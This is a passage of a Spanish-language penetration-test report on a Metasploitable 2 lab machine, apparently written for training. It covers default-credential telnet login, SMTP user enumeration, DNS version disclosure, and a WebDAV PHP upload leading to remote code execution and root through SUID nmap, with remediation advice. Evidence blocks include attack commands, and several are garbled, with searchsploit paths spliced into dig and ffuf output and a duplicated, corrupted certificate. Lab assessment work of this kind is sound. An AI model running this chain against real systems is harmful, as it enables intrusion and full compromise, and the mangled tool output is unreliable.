LHOST    192.168.56.103  yes        The listen address (an interface may be specified)
LPORT    4444           yes        The listen port

Exploit target:

Id  Name
--  --
0  Linux Command

```

```

[dani@BootCamp-Kali)-[~]
$ telnet 192.168.56.104
Trying 192.168.56.104 ...
Connected to 192.168.56.104.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: root
Password:

Login incorrect
metasploitable login: msfadmin
Password:
Last login: Mon Feb 16 13:54:35 EST 2026 from 192.168.56.103 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ ls -la
total 32
drwxr-xr-x 5 msfadmin msfadmin 4096 2026-02-16 14:03 .
drwxr-xr-x 6 root     root     4096 2010-04-16 02:16 ..
lrwxrwxrwx 1 root     root     9 2012-05-14 00:26 .bash_history → /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc

```

Resultado: acceso interactivo completo al sistema con capacidad de enumeración interna y pivot.

Riesgo

Likelihood: High — Credenciales triviales pueden ser descubiertas mediante ataques de diccionario automatizados en segundos.

Impact: High — Acceso remoto persistente con posibilidad de escalada y movimiento lateral.

Severidad Global: High

Referencias

- CWE-521 — Weak Password Requirements
- MITRE ATT&CK T1110 — Brute Force
- MITRE ATT&CK T1021.004 — Remote Services (SSH)

Remediacin

- Implementar política de contraseñas robusta que prohíba credenciales por defecto o triviales.
- Deshabilitar autenticación por contraseña y utilizar autenticación basada en clave pública.
- Implementar mecanismos de limitación de intentos (fail2ban o equivalente).
- Restringir acceso SSH por IP mediante firewall.
- Actualizar OpenSSH a una versión soportada y revisar configuración criptográfica.

HALL-003 — SMTP — Enumeracin de Usuarios (Medio)

Campo	Detalle
Puerto	25/tcp
Servicio	Postfix smtpd (Ubuntu)
CVE	CWE-203 (Observable Discrepancy)
CVSS v3	5.3 (Medio)
Herramientas	Netcat, smtp-user-enum
Sistema	192.168.56.104

Descripcin:

El servicio SMTP permite la enumeracin de usuarios vlidos mediante el comando `VRFY`. El servidor responde con cdigo `252` para usuarios existentes y `550` para usuarios inexistentes, lo que permite confirmar la existencia de cuentas del sistema sin autenticacin previa.

No se identificó comportamiento de open relay y el comando `EXPN` se encuentra correctamente deshabilitado. Sin embargo:

- El banner expone información del hostname interno.
- El servicio mantiene soporte para SSLv2.
- Los certificados TLS están caducados desde 2010.

Aunque no constituye un vector de compromiso directo, esta configuración facilita ataques posteriores dirigidos, como fuerza bruta o phishing selectivo.

Evidencia

Identificación

```
(dani@BootCamp-Kali)-[~]
└─$ nmap -p25 -sCV 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 17:42 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00064s latency).

PORT      STATE SERVICE VERSION
25/tcp    open  smtp    Postfix smtpd
|_sslv2:
|_SSLV2 supported
|_ciphers:
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2026-02-21T16:42:20+00:00; -2s from scanner time.
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)
Service Info: Host: metasploitable.localdomain

Host script results:
|_clock-skew: -2s
```

Validación Manual

nc 192.168.56.104 25

VRFY root

→ 252 2.0.0 root

VRFY msfadmin

→ 252 2.0.0 msfadmin

VRFY admin

→ 550 User unknown

```
(dani@BootCamp-Kali)-[~]
└─$ nc 192.168.56.104 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY root
      ...-system-dns or specify valid servers with --dns-servers
252 2.0.0 root
VRFY msfadmin
252 2.0.0 msfadmin
VRFY user
252 2.0.0 user
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
VRFY administrator
550 5.1.1 <administrator>: Recipient address rejected: User unknown in local recipient table
EXPN root
502 5.5.2 Error: command not recognized
```

```
(dani@BootCamp-Kali)-[~]
└─$ openssl s_client -starttls smtp -connect 192.168.56.104:25
Connecting to 192.168.56.104
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C=XX, ST=There is no such thing outside US, L=Everywhere, O=OCOSA, OU=Office for Complication of Otherwise Simple Affairs, CN=ubuntu
804-base.localdomain, emailAddress=root@ubuntu804-base.localdomain
verify error:num=18:self-signed certificate
verify return:1
depth=0 C=XX, ST=There is no such thing outside US, L=Everywhere, O=OCOSA, OU=Office for Complication of Otherwise Simple Affairs, CN=ubuntu
804-base.localdomain, emailAddress=root@ubuntu804-base.localdomain
verify error:num=10:certificate has expired
notAfter=Apr 16 14:07:45 2010 GMT
verify return:1
depth=0 C=XX, ST=There is no such thing outside US, L=Everywhere, O=OCOSA, OU=Office for Complication of Otherwise Simple Affairs, CN=ubuntu
804-base.localdomain, emailAddress=root@ubuntu804-base.localdomain
notAfter=Apr 16 14:07:45 2010 GMT
verify return:1
_____
Certificate chain
  0 s:C=XX, ST=There is no such thing outside US, L=Everywhere, O=OCOSA, OU=Office for Complication of Otherwise Simple Affairs, CN=ubuntu804
  -base.localdomain, emailAddress=root@ubuntu804-base.localdomain
    i:C=XX, ST=There is no such thing outside US, L=Everywhere, O=OCOSA, OU=Office for Complication of Otherwise Simple Affairs, CN=ubuntu804
  -base.localdomain, emailAddress=root@ubuntu804-base.localdomain
      a:PKCS1: RSA, 1024 (bit); sigalg: sha1WithRSAEncryption
      v:NotBefore: Mar 17 14:07:45 2010 GMT; NotAfter: Apr 16 14:07:45 2010 GMT
_____
Server certificate
-----BEGIN CERTIFICATE-----
MIIDWzCCAsQCCQD6+TpMf7a5zDANBgkqhkiG9w0BAQUFADC8TELMAkGA1UEBhMC
WFgXKjAoBgNVBAgTIVRoZXJlIGlzIG5vIHNIY2ggdGhpbcngeb3V0c2lkZSBVUzET
MBEGA1UEBxMKRXZlcnl3aGVyZTEOMAwGA1UEChMFt0NPU0ExPDA6BgNVBAsTM09m
ZmljZSBmb3IgQ29tccGxpY2Foaw9uIG9mIE90aGVyd2lZSBTaW1wbGUgQWZmYWly
czEjMCEGA1UEAxMadW1bnR10DA0LWJhc2UubG9jYVwkb21haW4xLjAsBgkqhkiG
9w0BCQEWH3Jvb3RADwJ1bnR10DA0LWJhc2UubG9jYVwkb21haW4whlhcNMTAwMzE3
MTQwNzQ1WhcNMTAwNDE2MTQwNzQ1IwjcB8TELMAkGA1UEBhMCWfgXkjAoBgNVBAgT
IVRoZXJlIGlzIG5vIHNIY2ggdGhpbcngeb3V0c2lkZSBVUzETMBEGA1UEBxMKRXZl
cnl3aGVyZTEOMAwGA1UEChMFt0NPU0ExPDA6BgNVBAsTM09mZmljZSBmb3IgQ29t
cGxpY2Foaw9uIG9mIE90aGVyd2lZSBTaW1wbGUgQWZmYWlyczEjMCEGA1UEAxMa
dW1bnR10DA0LWJhc2UubG9jYVwkb21haW4xLjAsBgkqhkiG9w0BCQEWH3Jvb3RA
dW1bnR10DA0LWJhc2UubG9jYVwkb21haW4wgZ8wDQYJKoZIhvCNQEBBQADgY0A
MIGJAoGBANA0EzYzmpvxexvefIN12nGxPKL//q1kG3fpT66+yT4y++uu0N5JHP/
POWe0238yLGs+kxNXptMmVQL16hKULqp3h0f90RrAqP0a0XNTK+NiWIzj2W7NmGf
xCxzwU4uoKgUtpwhRmG70bkx34yZ7nVreTxAoK6XAJCd3JkNM6S1AgMBAEwDQYJ
KoZIhvCNQAEFBQAdgYEAkqS0UBRVYYRSgvDKiLP0vgXagzpZqqnZS9Ibc3jPlfyf
d2zURFQfhOrPjtSN3awt1akhqNpWLKKFPEloNrl1DnpTI4IIG510jsE1ze4RaINq
U0qcJ8ugt0mNKQyyPBhcZ8xTph4w0Komex6uQLkpAWwuvKIZlhWvbo0wOPbKLnU=
-----END CERTIFICATE-----
subject=C=XX, ST=There is no such thing outside US, L=Everywhere, O=OCOSA, OU=Office for Complication of Otherwise Simple Affairs, CN=ubuntu
804-base.localdomain, emailAddress=root@ubuntu804-base.localdomain
issuer=C=XX, ST=There is no such thing outside US, L=Everywhere, O=OCOSA, OU=Office for Complication of Otherwise Simple Affairs, CN=ubuntu8
04-base.localdomain, emailAddress=root@ubuntu804-base.localdomain
```

```

xCxzwU4uoKgUTphwRmG70bkx34yZ7nVreTxAoK6XAJCd3JkNM6S1AgMBAAEwDQYJ
KoZIhvcNAQEFBQADgYEAKqS0uBRVYYvVRsgvDKiLP0vgXagzPZqqnZS9Ibc3jPlyf
d2zURFQfHoRPjtSN3awtiAkhqNpWLkKFPEloNRL1DNptI4iIGS10JsEiZe4RaINq
U0qcJB8ugt0mNKQyyPBhcZ8xTph4w0KomexbuQLkpAWwuvKIZlHwVbo0wOpbKLnU=
_____
END CERTIFICATE_____
subject=C=XX, ST=There is no such thing outside US, L=Everywhere, O=OCOSA, OU=Office for Complication of Otherwise Simple Affairs, CN=ubuntu
804-base.localdomain, emailAddress=root@ubuntu804-base.localdomain
issuer=C=XX, ST=There is no such thing outside US, L=Everywhere, O=OCOSA, OU=Office for Complication of Otherwise Simple Affairs, CN=ubuntu8
04-base.localdomain, emailAddress=root@ubuntu804-base.localdomain
_____
No client certificate CA names sent
Peer signing digest: MD5-SHA1
Peer signature type: rsa_pkcs1_md5_sha1
Peer Temp Key: DH, 1024 bits
_____
SSL handshake has read 1815 bytes and written 1891 bytes
Verification error: certificate has expired
_____
New, SSLv3, Cipher is DHE-RSA-AES256-SHA
Protocol: TLSv1
Server public key is 1024 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
  Protocol : TLSv1
  Cipher   : DHE-RSA-AES256-SHA
  Session-ID: 6AF1AC2E51688E131D986BD03E3840F384B5AA8BBE561C30EC4A99C05AB3256D
  Session-ID-ctx:
  Master-Key: E66615D7F127F4055FA450682C59512AD15F0672A9BB472EAFE4BFEDD181EA0D6DEA41AF36F42734B4742216C2EA9AA
  PSK identity: None
  PSK identity hint: None
  SRP username: None
  TLS session ticket:
  0000 - 9a f6 98 0f f4 53 e4 3c-bb e8 b7 3c db 5f 17 b9  ....S.< ... <._..
  0010 - 02 bc c5 41 d9 20 b6 4d-fc de 03 22 51 05 a9 da  ...A. .M... "Q...
  0020 - 8f 79 8c 47 0a 54 ec 58-9a 38 da 7c 08 e5 a8 89  .y.G.T.X.8.|.....
  0030 - fc 04 0a 69 78 9a 43 7f-3f dc 34 a4 43 02 7a 8a  ... ix.C.?..4.C.z.
  0040 - 61 04 b7 99 2b 65 64 62-7b 25 d6 60 92 f9 74 c5  a ... +edb{%. ..t.
  0050 - b0 38 2e ba 8c fb 75 3f-28 9d 4d a0 04 b1 c8 0a  .8... u?( .M. .....
  0060 - a2 cb 55 7d 33 ee 6f 1a-90 f6 55 c7 7d 67 cd dc  ..U}3.o ... U.{g..
  0070 - 6c 23 03 3e b8 7c 3f 99-0e dc 86 3a e1 ab 4b 33  l#,>. |?....: ..K3
  0080 - c0 13 7d 6e 0a d6 f4 37-e2 76 c0 1a 08 7a 96 39  .. }n ... 7.v ... z.9
  0090 - 0d 6c 1e 31 87 d4 3c 95-be 6e 30 c7 11 51 af 92  .l.1..< ..n0..Q..
_____
Start Time: 1771348627
Timeout   : 7200 (sec)
Verify return code: 10 (certificate has expired)
Extended master secret: no
_____
250 DSN

```

Riesgo

Likelihood: Medium — Técnica ampliamente conocida y automatizable, requiere únicamente acceso al puerto 25.

Impact: Medium — Permite confirmar usuarios válidos, facilitando ataques dirigidos de autenticación o ingeniería social.

Severidad Global: Medium

Referencias

- CWE-203 — Observable Discrepancy
- MITRE ATT&CK T1595 — Active Scanning
- MITRE ATT&CK T1110 — Brute Force
- RFC 5321 — Simple Mail Transfer Protocol

Remediacin

- Deshabilitar el comando VRFY en Postfix (`disable_vrfy_command = yes`).

- Eliminar soporte para SSLv2 en la configuración TLS.
- Renovar certificados caducados.
- Minimizar información expuesta en el banner SMTP.
- Restringir el acceso SMTP a redes autorizadas si no es necesario públicamente.

HALL-004 — DNS — Exposición de Versión (Bajo)

Campo	Detalle
Puerto	53/tcp + 53/udp
Servicio	ISC BIND 9.4.2
CVE	N/A en contexto actual
CWE	CWE-200 (Exposure of Sensitive Information to an Unauthorized Actor)
CVSS v3	2.6 (Bajo)
Herramientas	dig, nmap, host
Sistema	192.168.56.104

Descripción:

El servicio DNS expone la versión exacta del software en el banner (`ISC BIND 9.4.2`). Esta información puede ser utilizada por un atacante durante la fase de reconocimiento para identificar vulnerabilidades potenciales asociadas a esa versión específica.

Se validó que:

- La transferencia de zona (AXFR) está correctamente restringida.
- No se exponen registros internos.
- Las consultas ANY/NS no devuelven información sensible.
- La enumeración alternativa mediante `host -l` devuelve `NOTAUTH`.

No se identificaron vulnerabilidades de ejecución remota aplicables en el contexto actual. La única debilidad observada corresponde al disclosure de versión.

Aunque el riesgo es bajo de forma aislada, la exposición de versión facilita la identificación de vectores conocidos asociados a versiones obsoletas.

Evidencia

Identificación

```
nmap -p53 -sV 192.168.56.104
```

→ 53/tcp open domain ISC BIND 9.4.2

```
[+]$ nmap -p53 -sV 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-17 18:19 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00074s latency).
PORT      STATE SERVICE VERSION
53/tcp    open  domain  ISC BIND 9.4.2
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)
```

```
[+]$ searchsploit ISC BIND
Exploit Title | Path
ISC BIND (Linux/BSD) - Remote Buffer Overflow (1) | linux/remote/19111.c
ISC BIND (Multiple OSes) - Remote Buffer Overflow (2) | linux/remote/19112.c
ISC BIND 4.9.7 -TIB - named SIGINT / SIGIOT Symlink | linux/local/19072.txt
ISC BIND 4.9.7/8.x - Traffic Amplification and NS Route Discovery | multiple/remote/19749.txt
ISC BIND 8 - Remote Cache Poisoning (1) | linux/remote/30535.pl
ISC BIND 8 - Remote Cache Poisoning (2) | linux/remote/30536.pl
ISC BIND 8.1 - Host Remote Buffer Overflow | unix/remote/20374.c
ISC BIND 8.2.2 / IRIX 6.5.17 - Solaris 7.0 - NXT Overflow / Denial of Service | unix/dos/19615.c
ISC BIND 8.2.2-P5 - Denial of Service | linux/dos/20388.txt
ISC BIND 8.2.x - 'TSIG' Remote Stack Overflow (1) | linux/remote/277.c
ISC BIND 8.2.x - 'TSIG' Remote Stack Overflow (2) | linux/remote/279.c
ISC BIND 8.2.x - 'TSIG' Remote Stack Overflow (3) | solaris/remote/280.c
ISC BIND 8.2.x - 'TSIG' Remote Stack Overflow (4) | linux/remote/282.c
ISC BIND 8.3.x - OPT Record Large UDP Denial of Service | linux/dos/22011.c
ISC BIND 9 - Denial of Service | multiple/dos/40453.py
ISC BIND 9 - Remote Dynamic Update Message Denial of Service (PoC) | multiple/dos/9300.c
ISC BIND 9 - TKEY (PoC) | multiple/dos/37721.c
ISC BIND 9 - TKEY Remote Denial of Service (PoC) | multiple/dos/37723.py
Microsoft Windows Kernel - 'win32k!NtQueryCompositionSurfaceBinding' Stack Memory Disclosure | windows/dos/42750.cpp
Zabbix 2.0.5 - Cleartext ldap_bind_Password Password Disclosure (Metasploit) | php/webapps/36157.rb
```

Validación de Restricciones

```
dig axfr @192.168.56.104 metasploitable.localdomain
```

→ Transfer failed.

```

(dani@BootCamp-Kali)-[~]
$ dig @192.168.56.104 metasploitable.localdomain ANY

; <>> DiG 9.20.18-1-Debian <>> @192.168.56.104 metasploitable.localdomain ANY
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: SERVFAIL, id: 61770
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;metasploitable.localdomain. IN ANY

;; Query time: 120 msec | Path
;; SERVER: 192.168.56.104#53(192.168.56.104) (TCP)
;; WHEN: Tue Feb 17 18:22:01 CET 2026/remote/19111.c
;; MSG SIZE rcvd: 55 | linux/remote/19112.c
| linux/local/19072.txt
| multiple/remote/19749.txt
| linux/remote/30535.pl
| unix/remote/20374.c
(dani@BootCamp-Kali)-[~] | linux/dos/20388.txt
$ dig @192.168.56.104 metasploitable.localdomain NS

; <>> DiG 9.20.18-1-Debian <>> @192.168.56.104 metasploitable.localdomain NS
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: SERVFAIL, id: 26553
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
| linux/dos/22011.c
;; OPT PSEUDOSECTION: | multiple/dos/40453.py
; EDNS: version: 0, flags:; udp: 4096 | file/dos/9300.c
;; QUESTION SECTION: | multiple/dos/37721.c
;metasploitable.localdomain. IN multiple NS | file/dos/37723.py
| windows/dos/42750.cpp
| windows/dos/42750.cpp
;; Query time: 24 msec | php/webapps/36157.php
;; SERVER: 192.168.56.104#53(192.168.56.104) (UDP)
;; WHEN: Tue Feb 17 18:22:24 CET 2026
;; MSG SIZE rcvd: 55

```

Riesgo

Likelihood: Low — Requiere acceso al servicio y no implica explotación directa.

Impact: Low — Facilita reconocimiento técnico pero no permite compromiso directo.

Severidad Global: Low

Referencias

- CWE-200 — Exposure of Sensitive Information
- MITRE ATT&CK T1592 — Gather Victim Host Information
- RFC 1035 — Domain Names Implementation and Specification

Remediacin

- Ocultar versión del servicio en `named.conf` mediante:
version "none";
- Restringir el acceso al servicio DNS a IPs autorizadas si no es necesario públicamente.
- Considerar actualización a una versión soportada de BIND.
- Implementar monitorización de consultas DNS anómalas.

HALL-005 — HTTP — WebDAV File Upload + RCE + Escalada SUID Nmap (Crítico)

Campo	Detalle
Puerto	80/tcp
Servicio	Apache 2.2.8 + PHP 5.2.4 + WebDAV
CVE	CWE-434 (Unrestricted File Upload) + CWE-269 (Improper Privilege Management)
CVSS v3	9.9 (Crítico)
Herramientas	curl, netcat, nmap (local)
Sistema	192.168.56.104

Descripción:

El servidor Apache expone el directorio `/dav/` con el método HTTP `PUT` habilitado sin validación de tipo de archivo ni autenticación efectiva.

Esta configuración permite la subida de un archivo PHP arbitrario y su ejecución posterior mediante solicitud HTTP, obteniendo ejecución remota de código (RCE) con privilegios del usuario `www-data`.

Durante la fase de post-exploitación se identificó el binario `/usr/bin/nmap` con el bit SUID activado. La versión instalada (4.53) soporta el modo interactivo (`nmap --interactive`), permitiendo ejecutar comandos arbitrarios heredando privilegios de root.

La combinación de:

- File upload no restringido
- Ejecución de código remoto
- Binario SUID vulnerable permite el compromiso total del sistema sin autenticación previa.

Cadena de Ataque

HTTP PUT /dav/shell.php → RCE como www-data

→ find / -perm -4000 → /usr/bin/nmap (SUID root)

→ nmap --interactive

→ !sh

→ whoami → root

Evidencia

Identificación

```
(dani@BootCamp-Kali)-[~]
└$ nmap -p80 -sV 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-17 18:36 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00079s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.43 seconds

(dani@BootCamp-Kali)-[~]
└$ searchsploit Apache 2.2.8
Exploit Title | Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal | linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities | multiple/webapps/18329.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution | multiple/remote/44556.py
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit) | multiple/remote/41690.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection | multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1) | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2) | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
Webroot Shutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/remote/34.pl
```

```
(dani@BootCamp-Kali)-[~]
$ nikto -h http://192.168.56.104
- Nikto v2.5.0

+ Target IP:      192.168.56.104
+ Target Hostname: 192.168.56.104
+ Target Port:    80
+ Start Time:    2026-02-17 18:38:56 (GMT1)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives. See: https://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/Changelog, inode: 92462, size: 40540, mtime: Tue Dec  9 18:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:        2026-02-17 18:39:35 (GMT1) (39 seconds)
```

```
(dani@BootCamp-Kali)-[~]
$ whatweb http://192.168.56.104
http://192.168.56.104 [200 OK] Apache[2.2.8], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2], IP[192.168.56.104], PHP[5.2.4-2 ubuntu5.10], Title[Metasploitable2 - Linux], WebDAV[2], X-Powered-By[PHP/5.2.4-2ubuntu5.10]
```

```
(dani@BootCamp-Kali)-[~] nmap remote/766.vc
$ ffuf -u http://192.168.56.104/FUZZ \ /080.c
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
-fc 404
[+] https://192.168.56.104/FUZZ /080.c [multiple/webapps/18329.txt]
[+] https://192.168.56.104/FUZZ /080.c [multiple/remote/44556.py]
[+] https://192.168.56.104/FUZZ /080.c [multiple/webapps/44583.txt]
[+] https://192.168.56.104/FUZZ /080.c [multiple/remote/41690.rb]
[+] https://192.168.56.104/FUZZ /080.c [multiple/webapps/2061.txt]
[+] https://192.168.56.104/FUZZ /080.c [multiple/remote/44899.c]
[+] https://192.168.56.104/FUZZ /080.c [multiple/webapps/6229.txt]
Execution [1/2] | https://192.168.56.104/FUZZ /080.c [multiple/webapps/42953.txt]
Execution (2) | https://192.168.56.104/FUZZ /080.c [jsp/webapps/42966.py]
v2.1.0-dev | https://192.168.56.104/FUZZ /080.c [linux/dos/36906.txt]
| https://192.168.56.104/FUZZ /080.c [linux/remote/961]

:: Method      : GET
:: URL         : http://192.168.56.104/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: CalibrationUbuntu: false], IP[192.168.56.104], PHP[5.2.4-2]
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 404
nmap[2.2.8 ((Ubuntu) DAV/2)] TR[192.168.56.104] PHP[5.2.4-2]

cgi-bin/          [Status: 403, Size: 295, Words: 22, Lines: 11, Duration: 5ms]
.htaccess        [Status: 403, Size: 296, Words: 22, Lines: 11, Duration: 766ms]
dav              [Status: 301, Size: 319, Words: 21, Lines: 10, Duration: 14ms]
.htpasswd        [Status: 403, Size: 296, Words: 22, Lines: 11, Duration: 867ms]
index            [Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 45ms]
index.php        [Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 57ms]
.hta              [Status: 403, Size: 291, Words: 22, Lines: 11, Duration: 1435ms]
phpMyAdmin       [Status: 301, Size: 326, Words: 21, Lines: 10, Duration: 7ms]
phpinfo.php      [Status: 200, Size: 48071, Words: 2409, Lines: 657, Duration: 68ms]
phpinfo          [Status: 200, Size: 48059, Words: 2409, Lines: 657, Duration: 63ms]
server-status    [Status: 403, Size: 300, Words: 22, Lines: 11, Duration: 1ms]
test             [Status: 301, Size: 320, Words: 21, Lines: 10, Duration: 3ms]
